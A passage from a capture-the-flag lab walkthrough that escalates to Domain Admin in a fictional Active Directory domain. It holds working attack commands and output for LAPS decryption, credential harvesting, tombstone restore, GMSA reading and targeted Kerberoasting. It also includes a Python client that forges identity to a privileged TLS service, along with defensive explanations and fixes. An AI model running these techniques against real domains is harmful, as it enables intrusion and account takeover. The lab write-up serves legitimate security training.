| uv run --with dpapi-ng --with gssapi --with krb5 decrypt_laps.py
|
1
2
3
4
| STATE ROTATED (from t) ACCOUNT PASSWORD
------------------------------------------------------------------------
CURRENT 2026-03-02 17:43:08 UTC lab-admin /i!jkcVjs98!
HISTORY 2026-03-02 17:42:47 UTC lab-admin ([2};Ym7;FOJ
|
The current password was set one minute after the history entry. The msLAPS-PasswordExpirationTime is 2026-04-01, which is in the past, meaning the password has expired but the rotation ran against a machine that may no longer be able to reach the DC to update it.
Locating SENTINEL-PROTO
1
| dig sentinel-proto.trask.hsm @$IP
|
1
| sentinel-proto.trask.hsm. 1200 IN A 10.0.1.4
|
Different subnet (10.0.1.4), and we have no route to it from our attack box. We need another way to reach this machine.
8. Lateral Movement to SENTINEL-PROTO
Finding the non-standard WinRM port
SENTINEL-PROTO sits on 10.0.1.4, a subnet we cannot reach directly. But the DC’s nmap showed port 45985 with the same Microsoft HTTPAPI httpd 2.0 service fingerprint as port 5985 (WinRM). Try every open port from the scan as a WinRM target:
1
2
3
| for port in $(grep '^[0-9]' nmap | grep open | cut -d/ -f1); do
nxc winrm $FQDN --port "$port" 2>/dev/null | grep -v ERROR
done
|
1
2
| WINRM 10.0.0.5 5985 DC01.trask.hsm [*] None (name:DC01.trask.hsm) (domain:None) (NTLM:False)
WINRM 10.0.0.5 45985 SENTINEL-PROTO [*] Windows Server 2022 Build 20348 (name:SENTINEL-PROTO) (domain:trask.hsm)
|
Port 5985 is the DC’s own WinRM (NTLM disabled). Port 45985 answers as SENTINEL-PROTO, not DC01. The DC is forwarding this port to the member server on the other subnet. Unlike the DC, this listener has NTLM enabled, which means local authentication works.
Authenticating with the LAPS history password
The current LAPS password (/i!jkcVjs98!) was rotated past its expiration. Try both passwords with --local-auth (since this is a local administrator account, not a domain account):
1
| nxc winrm $FQDN -u lab-admin -p '/i!jkcVjs98!' --port 45985 --local-auth
|
1
| WINRM 10.0.0.5 45985 SENTINEL-PROTO [-] SENTINEL-PROTO\lab-admin:/i!jkcVjs98!
|
1
| nxc winrm $FQDN -u lab-admin -p '([2};Ym7;FOJ' --port 45985 --local-auth
|
1
| WINRM 10.0.0.5 45985 SENTINEL-PROTO [+] SENTINEL-PROTO\lab-admin:([2};Ym7;FOJ (Pwn3d!)
|
The history password works because the current one was rotated by LAPS but the machine never applied the new password to its SAM database (it was unable to reach the DC at the time, or the rotation failed). The old password remains valid locally.
LAPS password history is stored in msLAPS-EncryptedPasswordHistory as a multi-valued attribute. When the current password fails, the history entries are worth trying. The most common scenario is a machine that was offline during a rotation: the DC recorded the new password, but the machine’s local SAM still has the old one.
Shell on SENTINEL-PROTO
1
| evil-winrm -i $IP -u lab-admin -p '([2};Ym7;FOJ' -P 45985
|
1
2
3
4
5
6
| *Evil-WinRM* PS C:\Users\lab-admin\Documents> whoami /priv
SeDebugPrivilege Debug programs Enabled
SeBackupPrivilege Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Enabled
SeImpersonatePrivilege Impersonate a client after auth Enabled
[...] full local admin privileges
|
1
2
| *Evil-WinRM* PS C:\users> type administrator\desktop\user.txt
HSM{redacted}
|
PowerShell on this box runs in ConstrainedLanguage mode, which blocks .ps1 imports and most .NET reflection. Built-in cmdlets like Get-ScheduledTask still work, and that is all we need.
9. DCSecure Application and Credential Harvesting
The application
C:\Program Files (x86)\DCSecure contains DCSecure.exe, a “health agent” that checks compliance against the domain. Its log file shows repeated runs under TRASK\svc_dcsecure_agent:
1
2
3
4
| 2026-03-02 18:04:34 - Valid credentials were provided: TRASK\svc_dcsecure_agent:[PASSWORD REDACTED]
2026-03-02 18:04:34 - Enabled
2026-03-02 18:04:34 - Could not connect to Core DCSecure service (dcSecureSvc).
2026-03-02 18:04:36 - Could not connect to Active Directory to check Core Service account (svc_dcsecure_core).
|
The log redacts the password, but the scheduled task that runs the agent does not:
1
2
3
4
5
6
| *Evil-WinRM* PS C:\programdata> Get-ScheduledTask -TaskName "DCSecure-Compliance-Check" |
Select-Object TaskName,
@{N="Execute";E={$_.Actions.Execute}},
@{N="Arguments";E={$_.Actions.Arguments}},
@{N="User";E={$_.Principal.UserId}},
@{N="LogonType";E={$_.Principal.LogonType}}
|
1
2
3
4
5
| TaskName : DCSecure-Compliance-Check
Execute : "C:\Program Files (x86)\DCSecure\DCSecure.exe"
Arguments : -u "TRASK\svc_dcsecure_agent" -p "DCiZS3CureD1982#"
User : LOCAL SERVICE
LogonType : ServiceAccount
|
Plaintext credentials on the command line: svc_dcsecure_agent / DCiZS3CureD1982#.
1
| nxc ldap $FQDN -u svc_dcsecure_agent -p 'DCiZS3CureD1982#' -k
|
1
| LDAP DC01.trask.hsm 389 DC01 [+] trask.hsm\svc_dcsecure_agent:DCiZS3CureD1982#
|
Scheduled tasks that pass credentials on the command line are a persistent finding in Windows environments. Unlike service accounts whose credentials are stored in the SCM (encrypted in the LSA), task action arguments are stored in cleartext XML and readable by any local administrator. Get-ScheduledTask is the first thing to run on any Windows box where you land with admin privileges.
10. AD Object Restoration
Discovering the deleted object
Enumerate writable objects for svc_dcsecure_agent:
1
2
| bloodyAD --host $FQDN -d $DOMAIN -u svc_dcsecure_agent -p 'DCiZS3CureD1982#' -k \
get writable
|
1
2
3
4
5
| distinguishedName: OU=Legacy Service Compatible Access,DC=trask,DC=hsm
permission: CREATE_CHILD
distinguishedName: CN=svc_dcsecure_core\0ADEL:a2b4e839-17b0-4798-a92d-59a65a347754,CN=Deleted Objects,DC=trask,DC=hsm
permission: WRITE
|
svc_dcsecure_core is in CN=Deleted Objects, meaning it was soft-deleted but not yet purged. The \0ADEL: suffix and GUID confirm it is a tombstoned object. The agent account also has CREATE_CHILD on the Legacy Service Compatible Access OU.

BloodHound does not index CN=Deleted Objects, so this account is invisible in the graph:
BloodHound search returns nothing for svc_dcsecure_agent because its only interesting edges point at a deleted object.
Restoring the object
bloodyAD can restore deleted AD objects and place them in a new parent container:
1
2
| bloodyAD --host $FQDN -d $DOMAIN -u svc_dcsecure_agent -p 'DCiZS3CureD1982#' -k \
set restore --newParent "OU=Legacy Service Compatible Access,DC=trask,DC=hsm" svc_dcsecure_core
|
1
| [+] svc_dcsecure_core has been restored successfully under CN=svc_dcsecure_core,OU=Legacy Service Compatible Access,DC=trask,DC=hsm
|
Both service accounts were created together and share the same password:
1
| nxc ldap $FQDN -u svc_dcsecure_core -p 'DCiZS3CureD1982#' -k
|
1
| LDAP DC01.trask.hsm 389 DC01 [+] trask.hsm\svc_dcsecure_core:DCiZS3CureD1982#
|
Group memberships
1
| nxc ldap $FQDN -k -u svc_dcsecure_core -p 'DCiZS3CureD1982#' --groups 'remote management users'
|
1
| Legacy Access Continuity
|
1
| nxc ldap $FQDN -k -u svc_dcsecure_core -p 'DCiZS3CureD1982#' --groups 'Legacy Access Continuity'
|
1
2
| b.trask
svc_dcsecure_core
|
svc_dcsecure_core is a member of Legacy Access Continuity, which nests into Remote Management Users. b.trask is in the same group.
Active Directory tombstones are not deleted in the traditional sense. When an object is deleted, it is moved to CN=Deleted Objects, stripped of most attributes, and given a 180-day (default) lifetime before permanent removal. During that window, any principal with WRITE on the tombstoned object can restore it with a single LDAP modify operation. This is by design for accidental deletions, but it also means a soft-deleted account with existing group memberships can be brought back to life.
11. Pivoting to DC01
svc_dcsecure_core has WinRM access to DC01 via the Legacy Access Continuity group:
1
| KRB5CCNAME=svc_dcsecure_core.ccache evil-winrm -i $FQDN -r $DOMAIN
|
1
2
3
| *Evil-WinRM* PS C:\Users\svc_dcsecure_core\Documents> whoami /priv
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
|
No special privileges, just a standard user shell on the DC. But the DC has a new application:
1
2
3
| *Evil-WinRM* PS C:\Program Files\SentinelSecurity.Client> dir
Mode LastWriteTime Length Name
-a---- 3/10/2026 6:59 PM 370106 SentinelSecurity.Client.exe
|
The old DCSecure directory on DC01 contains only an uninstall.log referencing a migration to SentinelSecurity:
1
2
3
4
| 2024-10-27 14:00:00 - [INFO] - Starting Sentinel Identity Migration
2024-10-27 14:00:06 - [CRIT] - Mark I units are incompatible with SentinelSecurity encryption.
2024-10-27 14:00:08 - [INFO] - Access Control Update... SUCCESS.
2024-10-27 14:00:09 - [INFO] - Handoff Complete.
|
12. Sentinel Account Creation and ACL Abuse
Creating a sentinel account
SentinelSecurity.Client.exe offers a create command to any user:
1
| *Evil-WinRM* PS C:\Program Files\SentinelSecurity.Client> .\SentinelSecurity.Client.exe create
|
The output provides a new AD account and its NT hash (the account is created server-side by the SentinelSecurityService):
1
| sentinel-xTQdSO / NT hash: 4187BC52E6A56FAAE1001D308F6611BF
|
Writable objects for the sentinel account
1
2
| bloodyAD --host $FQDN -d $DOMAIN -k -u sentinel-xTQdSO -H 4187BC52E6A56FAAE1001D308F6611BF \
get writable
|
1
2
3
| distinguishedName: CN=Sentinel Service Account Readers,OU=Sentinels,DC=trask,DC=hsm
permission: WRITE
OWNER: WRITE
|
The sentinel account owns (or has WRITE plus OWNER on) the Sentinel Service Account Readers group. Add a GenericAll ACE from the sentinel account to itself on that group:
1
2
3
4
| bloodyAD --host $FQDN -d $DOMAIN -k -u sentinel-xTQdSO -H 4187BC52E6A56FAAE1001D308F6611BF \
add genericAll \
'CN=Sentinel Service Account Readers,OU=Sentinels,DC=trask,DC=hsm' \
'CN=sentinel-xTQdSO,OU=Sentinels,DC=trask,DC=hsm'
|
1
| [+] CN=sentinel-xTQdSO,OU=Sentinels,DC=trask,DC=hsm has now GenericAll on CN=Sentinel Service Account Readers,OU=Sentinels,DC=trask,DC=hsm
|
BloodHound shows the path forward:
Sentinel Service Account Readers has ReadGMSAPassword on svc_mmold$.
13. GMSA Password Reading
With GenericAll on the Sentinel Service Account Readers group, the sentinel account can add itself as a member and read the GMSA password for svc_mmold$:
1
| nxc ldap $FQDN -k -u sentinel-xTQdSO -H 4187BC52E6A56FAAE1001D308F6611BF --gmsa
|
1
| Account: svc_mmold$ NTLM: 71fc6c4eb836275709e4e045ece2f9ec PrincipalsAllowedToReadPassword: Sentinel Service Account Readers
|
GMSA passwords are 240-byte random values rotated automatically by the DC. They cannot be typed, only used as NT hashes or AES keys. The NTLM hash 71fc6c4eb836275709e4e045ece2f9ec is the credential.
14. Targeted Kerberoasting of m.mold
The writable edge
Enumerate writable objects for svc_mmold$:
1
2
| bloodyAD --host $FQDN -d $DOMAIN -k -u 'svc_mmold$' -H 71fc6c4eb836275709e4e045ece2f9ec \
get writable
|
1
2
| distinguishedName: CN=Matt Mold,OU=Staff,DC=trask,DC=hsm
permission: WRITE
|
svc_mmold$ has WRITE on m.mold (Matt Mold). This is the setup for targeted Kerberoasting: set a fake SPN on the user, request a service ticket for that SPN, and crack it offline.
Setting the SPN and roasting
1
2
| bloodyAD --host $FQDN -d $DOMAIN -k -u 'svc_mmold$' -H 71fc6c4eb836275709e4e045ece2f9ec \
set object m.mold serviceprincipalname -v 'test/test'
|
1
| [+] m.mold's servicePrincipalName has been updated
|
1
2
| nxc ldap $FQDN -k -u 'svc_mmold$' -H 71fc6c4eb836275709e4e045ece2f9ec \
--kerberoast-account m.mold --kerberoasting m.moldhash
|
1
2
| [*] sAMAccountName: m.mold, memberOf: ['CN=Non_R&D_Staff,...', 'CN=IT,...']
$krb5tgs$18$m.mold$TRASK.HSM$*trask.hsm\m.mold*$a3aeaaf7...<truncated>
|
The ticket is etype 18 (AES-256). Crack with hashcat:
1
| hashcat --quiet m.moldhash ./wordlist.txt
|
1
| $krb5tgs$18$m.mold$TRASK.HSM$...: (master-shiny)20
|
m.mold / (master-shiny)20. The password is not in rockyou.txt, but the lab provides a wordlist that contains it.
Targeted Kerberoasting is possible whenever you have WriteProperty on a user’s servicePrincipalName attribute. The SPN you write does not need to correspond to a real service. Any value that passes the KDC’s format validation will produce a TGS encrypted with the user’s long-term key. After cracking, remove the fake SPN to clean up.
15. LDAP Attribute Enumeration: b.trask’s Password
Broad LDAP search
As m.mold, perform a wide LDAP search for any attribute containing the word “password”:
1
2
| ldapsearch -H ldap://$FQDN -Y GSSAPI -b 'DC=trask,DC=hsm' '*' -o ldif-wrap=no \
| grep -v 'badPwdCount\|badPasswordTime' | grep -i password
|
1
| unixUserPassword: BJHsryNwjbruNwKyNBRJw4
|
Which object owns it?
1
2
| ldapsearch -H ldap://$FQDN -Y GSSAPI -b 'DC=trask,DC=hsm' '*' -o ldif-wrap=no \
| grep 'BJHsryNwjbruNwKyNBRJw4' -B 4
|
1
2
3
| objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=trask,DC=hsm
unixUserPassword: BJHsryNwjbruNwKyNBRJw4
mail: b.trask@trask.hsm
|

b.trask has a unixUserPassword attribute. This attribute is not standard AD, it comes from RFC 2307 schema extensions for POSIX compatibility. The value looks like base64 but does not decode correctly as base64. It is Base58 encoded:
CyberChef decodes BJHsryNwjbruNwKyNBRJw4 from Base58 to SentiN3lNow1973#.
The decoded password SentiN3lNow1973# matches the password policy from section 3: 16 characters, uppercase start, alphanumeric body, year ending, special character.
1
| nxc ldap $FQDN -u b.trask -p 'SentiN3lNow1973#' -k
|
1
| LDAP DC01.trask.hsm 389 DC01 [+] trask.hsm\b.trask:SentiN3lNow1973#
|
unixUserPassword is a relic of Unix/AD integration. It is readable by any authenticated user by default and stores the password in whatever encoding the admin chose, with no enforced hashing. Base58 avoids the + and / characters that would appear in base64, which is a clue: if a value looks like base64 but has only alphanumeric characters with no padding, try Base58.
16. Domain Admin via GPP Deploy
b.trask’s elevated access
b.trask has WinRM access via Legacy Access Continuity (same group as svc_dcsecure_core):
1
| KRB5CCNAME=b.trask.ccache evil-winrm -i $FQDN -r $DOMAIN
|
Running SentinelSecurity.Client.exe as b.trask reveals a new command:
1
2
3
| Commands:
create Add a new Sentinel to the system.
deploy Provide new configuration to available Sentinel Groups.
|
The deploy command accepts a GPP Groups.xml file.
Crafting the Groups.xml
Build a Groups.xml that adds svc_dcsecure_core to Domain Admins:
1
2
3
4
5
6
7
8
9
10
11
12
| <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
<Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}" name="Domain Admins"
image="2" changed="2026-09-29"
uid="{AB12CD34-0000-0000-0000-000000000001}">
<Properties action="U" groupName="Domain Admins"
deleteAllUsers="0" deleteAllGroups="0" removeAccounts="0">
<Members>
<Member name="TRASK\svc_dcsecure_core" action="ADD" />
</Members>
</Properties>
</Group>
</Groups>
|
Deploying
Dry-run first (no --online flag) to validate the XML:
1
2
| *Evil-WinRM* PS C:\programdata> .\SentinelSecurity.Client.exe deploy --config config.xml
{"isValid":true,"commands":["Add-ADGroupMember -Identity 'Domain Admins' -Members 'CN=svc_dcsecure_core,OU=Legacy Service Compatible Access,DC=trask,DC=hsm'"]}
|
Fire live:
1
| *Evil-WinRM* PS C:\programdata> .\SentinelSecurity.Client.exe deploy --config config.xml --online
|
Verification
1
2
| *Evil-WinRM* PS C:\programdata> net user svc_dcsecure_core /domain | findstr "Domain Admins"
Global Group memberships *Legacy Access Continu*Domain Admins
|
svc_dcsecure_core is now Domain Admin.
Alternate Root (Unintended): Protocol Forgery
This path bypasses sections 13 through 16 entirely. From section 11 (a shell as svc_dcsecure_core on DC01), it reaches Domain Admin without ever obtaining b.trask’s credentials, by reverse engineering the SentinelSecurity.Client application and forging a privileged identity on the wire.
The restriction
svc_dcsecure_core only sees the create subcommand. The deploy command is hidden:
1
2
3
| *Evil-WinRM* PS C:\Program Files\SentinelSecurity.Client> .\SentinelSecurity.Client.exe
Commands:
create Add a new Sentinel to the system.
|
No deploy. The intended path requires obtaining b.trask credentials first. But what if the restriction is only in the client?
Downloading and identifying the binary
Download SentinelSecurity.Client.exe (370 KB) to the attack machine:
1
| *Evil-WinRM* PS C:\Program Files\SentinelSecurity.Client> download SentinelSecurity.Client.exe
|
1
| file SentinelSecurity.Client.exe
|
1
| PE32+ executable for MS Windows 6.00 (console), x86-64, 6 sections
|
A native PE, but check for .NET metadata markers:
1
| strings -a SentinelSecurity.Client.exe | grep -E 'BSJB|\.deps\.json|CoreLib'
|
1
2
3
| BSJB
BSJB
SentinelSecurity.Client.deps.json
|
BSJB is the .NET metadata signature, and .deps.json confirms a single-file publish. This is a .NET single-file self-contained bundle: the native host PE (apphost) with managed assemblies appended at the tail.
Carving the managed assembly
ilspycmd cannot open the native host directly, it only reads pure managed PEs:
1
| ilspycmd -l c SentinelSecurity.Client.exe
|
1
| MetadataFileNotSupportedException: PE file does not contain any managed metadata.
|
The single-file format stores a manifest at the tail of the PE, listing each embedded file’s offset, size, and type. Parse it to locate the managed assemblies:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| import re
d = open('SentinelSecurity.Client.exe','rb').read()
N = len(d)
names = [m.start() for m in re.finditer(
rb'[A-Za-z0-9_.]{3,70}\.(dll|json)', d)]
entries = []
for p in names:
ln = d[p-1]
name = d[p:p+ln]
if len(name) == ln and re.fullmatch(rb'[A-Za-z0-9_.\-/]+', name):
typ = d[p-2]
size = int.from_bytes(d[p-18:p-10], 'little')
off = int.from_bytes(d[p-26:p-18], 'little')
if 0 <= off < N and 0 < size < N and typ in range(6):
entries.append((off, size, typ, name.decode()))
for off, size, typ, name in sorted(set(entries)):
tmap = {0:'Unk',1:'Assembly',2:'Native',3:'DepsJson',4:'RtConfig',5:'Symbols'}
print(f"{name:42} off={off:#08x} size={size:#08x} {tmap.get(typ,typ)}")
|
1
2
3
4
| SentinelSecurity.Client.dll off=0x028000 size=0x00c600 Assembly
SentinelSecurity.Client.runtimeconfig.json off=0x034600 size=0x000156 RtConfig
System.CommandLine.dll off=0x035000 size=0x025020 Assembly
SentinelSecurity.Client.deps.json off=0x05a020 size=0x000475 DepsJson
|
Only two assemblies: our 51 KB target SentinelSecurity.Client.dll and the System.CommandLine framework library. Carve the target and verify:
1
2
| d = open('SentinelSecurity.Client.exe','rb').read()
open('SentinelSecurity.Client.dll','wb').write(d[0x028000:0x028000+0xc600])
|
1
| file SentinelSecurity.Client.dll
|
1
| PE32+ executable for MS Windows 4.00 (console), x86-64 Mono/.Net assembly, 2 sections
|
Clean managed PE. Decompile:
1
2
| ilspycmd SentinelSecurity.Client.dll > SentinelSecurity.Client.cs
wc -l SentinelSecurity.Client.cs
|
1
| 1290 SentinelSecurity.Client.cs
|
1290 lines of clean C#. The decompiled source reveals four namespaces:
SentinelSecurity.Client - Program.Main() and Logo()SentinelSecurity.Client.Utilities - CertificateManager, TcpClientCommunication, Logger, and JSON data models (ServiceRequest, CreateResponseData, DeployConfigData, DeployResponseData)SentinelSecurity.Client.Commands.Create - CreateCommandSentinelSecurity.Client.Commands.Deploy - DeployCommand
Analyzing the authorization model
The first finding is in Program.Main():
1
2
3
4
5
| WindowsIdentity current = WindowsIdentity.GetCurrent();
string[] array = current.Name.Split('\\');
string text = (array.Length > 1) ? array[1].ToLower() : array[0].ToLower();
bool isAuthorized = (text == "b.trask" || text == "administrator");
new RootCommand(current, isAuthorized).Parse(args).InvokeAsync()...
|
And in RootCommand:
1
2
3
4
5
6
7
8
9
| internal class RootCommand : System.CommandLine.RootCommand
{
public RootCommand(WindowsIdentity currentUser, bool isAuthorized)
{
base.Subcommands.Add(new CreateCommand(currentUser));
if (isAuthorized)
base.Subcommands.Add(new DeployCommand(currentUser));
}
}
|
The deploy command is only hidden from the CLI parser, never blocked server-side. The isAuthorized flag controls whether DeployCommand is registered as a subcommand. The server never receives or verifies the Windows identity.
Analyzing the network protocol
The TcpClientCommunication class reveals the full wire protocol:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
| private const int BasePort = 40000;
private const int PortVariance = 10;
private static async Task<string> TryConnectAsync(
int port, string username, string command, object? data)
{
using TcpClient tcpClient = new TcpClient();
await tcpClient.ConnectAsync(IPAddress.Loopback, port);
SslStream sslStream = new SslStream(
tcpClient.GetStream(), false,
CertificateManager.ValidateServerCertificate);
await sslStream.AuthenticateAsClientAsync("SentinelSecurityService");
string message = JsonSerializer.Serialize(new ServiceRequest {
Username = username, // from WindowsIdentity.Name - just a string
Command = command,
Data = data
});
await WriteMessageAsync(sslStream, message);
return await ReadMessageAsync(sslStream);
}
|
Every design choice matters:
- Transport: TLS over TCP to
127.0.0.1, scanning ports 40000-40009 (tries each with 3 retries) - TLS is one-way:
AuthenticateAsClientAsync("SentinelSecurityService") sends no client certificate. The server proves its identity to the client, but the client is anonymous - Server cert: self-signed
CN=SentinelSecurityService, hardcoded as base64 DER in CertificateManager.GetServerPublicCertificate() for thumbprint pinning - Framing: 4-byte little-endian length prefix + UTF-8 JSON body (both directions)
- Identity is a string field: the
username in the JSON request is set from WindowsIdentity.GetCurrent().Name, but it is just a string we control
The three commands revealed by the data models:
| Command | Request data | Response data |
|---|
CREATE_SENTINEL | null | {isValid, sentinelName, sentinelPassword} |
DEPLOY_CONFIG | {online: bool, configXml: string} | {isValid, errorMessage, commands[]} |
GET_POLICY_STATUS | null | "SUCCESS:a\|b\|status" string |
The configXml field in DEPLOY_CONFIG is a GPP Groups.xml: the deploy description says “Sentinel Groups” and the response commands[] contain Add-ADGroupMember PowerShell cmdlets.
Building the standalone client
With the full protocol spec from the decompilation, write a Python client that speaks the same wire format but lets us set username to anything:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
| #!/usr/bin/env python3
import argparse, json, socket, ssl, struct, sys, hashlib
SNI = "SentinelSecurityService"
def send(host, port, username, command, data=None, timeout=10):
ctx = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE
raw = socket.create_connection((host, port), timeout=timeout)
s = ctx.wrap_socket(raw, server_hostname=SNI)
try:
req = json.dumps({"username": username, "command": command, "data": data}).encode()
s.sendall(struct.pack("<i", len(req)) + req)
(n,) = struct.unpack("<i", _readn(s, 4))
return _readn(s, n).decode("utf-8", "replace")
finally:
s.close()
def _readn(s, n):
buf = b""
while len(buf) < n:
chunk = s.recv(n - len(buf))
if not chunk: raise IOError("connection closed")
buf += chunk
return buf
def each_port(host, username, command, data):
for port in range(40000, 40010):
try:
return port, send(host, port, username, command, data)
except (ConnectionRefusedError, socket.timeout, OSError):
pass
raise SystemExit("Could not connect on 40000-40009")
def probe(host):
ctx = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
ctx.check_hostname = False; ctx.verify_mode = ssl.CERT_NONE
for port in range(40000, 40010):
try:
raw = socket.create_connection((host, port), timeout=4)
s = ctx.wrap_socket(raw, server_hostname=SNI)
der = s.getpeercert(binary_form=True)
tp = hashlib.sha1(der).hexdigest().upper() if der else "-"
print(f"{host}:{port} OPEN TLS thumb={tp}")
s.close()
except OSError as e:
print(f"{host}:{port} closed ({type(e).__name__})")
|
Confirming the service and forging identity
Upload to the target (Python 3.14 is available at C:\Python314\python.exe):
1
| *Evil-WinRM* PS C:\programdata> upload sentinel_client.py C:\programdata\sentinel_client.py
|
Probe the loopback ports to confirm the service:
1
2
3
4
| *Evil-WinRM* PS C:\programdata> C:\Python314\python.exe C:\programdata\sentinel_client.py probe
127.0.0.1:40000 OPEN TLS thumb=925C67FDDE740BD0AA8E97FAB84D06AEB391CCFD
127.0.0.1:40001 closed (ConnectionRefusedError)
[...] 40002-40009: closed
|
Service confirmed on port 40000. Validate the full request/response path by forging b.trask on a safe command (CREATE_SENTINEL, which any user can call):
1
2
3
| *Evil-WinRM* PS C:\programdata> C:\Python314\python.exe C:\programdata\sentinel_client.py --user "TRASK\b.trask" create
[+] port 40000 as user='TRASK\\b.trask' cmd=create
{"isValid":true,"errorMessage":"","sentinelName":"sentinel-nn93JK","sentinelPassword":"AA419E2715F22794E6A23C17E1E709D9"}
|
The server accepted TRASK\b.trask as our identity without any challenge, confirming the authorization bypass.
Deploying the GPP Groups.xml
Craft the same Groups.xml from section 16. Use base64 to write the file because PowerShell’s echo > produces UTF-16 and mangles curly braces:
1
| *Evil-WinRM* PS C:\programdata> C:\Python314\python.exe -c "import base64;open(r'C:\programdata\config.xml','w').write(base64.b64decode('PEdyb3Vwcy...').decode())"
|
Dry-run first (no --online), the server parses the XML and returns the commands it would execute without applying them:
1
2
3
| *Evil-WinRM* PS C:\programdata> C:\Python314\python.exe C:\programdata\sentinel_client.py --user "TRASK\b.trask" deploy C:\programdata\config.xml
[+] port 40000 as user='TRASK\\b.trask' cmd=deploy
{"isValid":true,"errorMessage":"","commands":["Add-ADGroupMember -Identity 'Domain Admins' -Members 'CN=svc_dcsecure_core,OU=Legacy Service Compatible Access,DC=trask,DC=hsm'"]}
|
isValid:true. The server authorized the forged identity and validated the GPP XML. Fire it live with --online:
1
| *Evil-WinRM* PS C:\programdata> C:\Python314\python.exe C:\programdata\sentinel_client.py --user "TRASK\b.trask" deploy C:\programdata\config.xml --online
|
1
2
| *Evil-WinRM* PS C:\programdata> net user svc_dcsecure_core /domain | findstr "Domain Admins"
Global Group memberships *Legacy Access Continu*Domain Admins
|
Domain Admin, without ever finding b.trask’s password.
Why this works
| Layer | Intended design | What actually happens |
|---|
Who can run deploy? | Client checks WindowsIdentity | Check is client-side only |
| How does the server know the caller? | Trusts the username JSON field | Self-asserted, no verification |
| What authenticates the TLS channel? | Server cert pinned by thumbprint | One-way TLS, client is anonymous |
| What executes the commands? | SentinelSecurityService (privileged) | Trusts any loopback connection |
The authorization model assumes only the legitimate client binary runs on the DC and only b.trask can execute it. Both assumptions fail: any user with a shell on the DC can speak the protocol directly with a 50-line Python script.
Client-side authorization is not authorization. If the server cannot independently verify who is calling, any check in the client binary is a UI decision, not a security control. The fix here would be mutual TLS (client certificates) or Kerberos authentication on the loopback connection, so the server verifies the caller’s identity before executing privileged commands.
Understanding the Attack Chain
| Primitive | Severity in isolation | Composed severity |
|---|
| Temp creds in a PDF welcome letter | Low: new-hire onboarding | Entry to the onboarding portal |
| Vhost serving a 302 redirect | Informational: site exists | Reveals the onboarding app |
| ZIP password following a known policy | Medium: crackable password | Full document exfiltration |
| Credentials in git commit history | High: plaintext in a diff | Valid domain credential |
Password reuse (e.parsons) | Medium: one account | R&D_Auditors membership |
| LAPS encryption principal in GPO | By design: scoped to a group | R&D_Auditors can decrypt |
| DPAPI-NG encrypted LAPS password | By design: authorized access | History password still valid |
| WinRM on non-standard port | Low: routing through DC | Lateral move to SENTINEL-PROTO |
| Scheduled task with plaintext creds | High: cleartext password | Domain service account |
| Soft-deleted AD object with ACL | Low: tombstone by design | Restored to a live account |
Password reuse (svc_dcsecure_core) | Medium: shared credential | WinRM to DC01 |
Sentinel create with writable group | Medium: writable ACL | GenericAll on group |
| ReadGMSAPassword edge | By design: scoped to group | GMSA hash recovered |
| WRITE on a user (targeted Kerberoast) | Medium: SPN write | Cracked m.mold password |
unixUserPassword in Base58 | High: cleartext in LDAP | b.trask credential |
| GPP deploy via custom TLS service | Critical: group membership | Domain Admin |
| Client-side auth bypass (unintended) | Critical: forged identity | Domain Admin without b.trask |
 Trask Industries corporate website at
  Login form at
  Employee Onboarding Portal after login.
 16 characters, uppercase start, letters and numbers, year of hire, special character ending (
 The ZIP requires a password the portal does not reveal.
 BloodHound search returns nothing for
 CyberChef decodes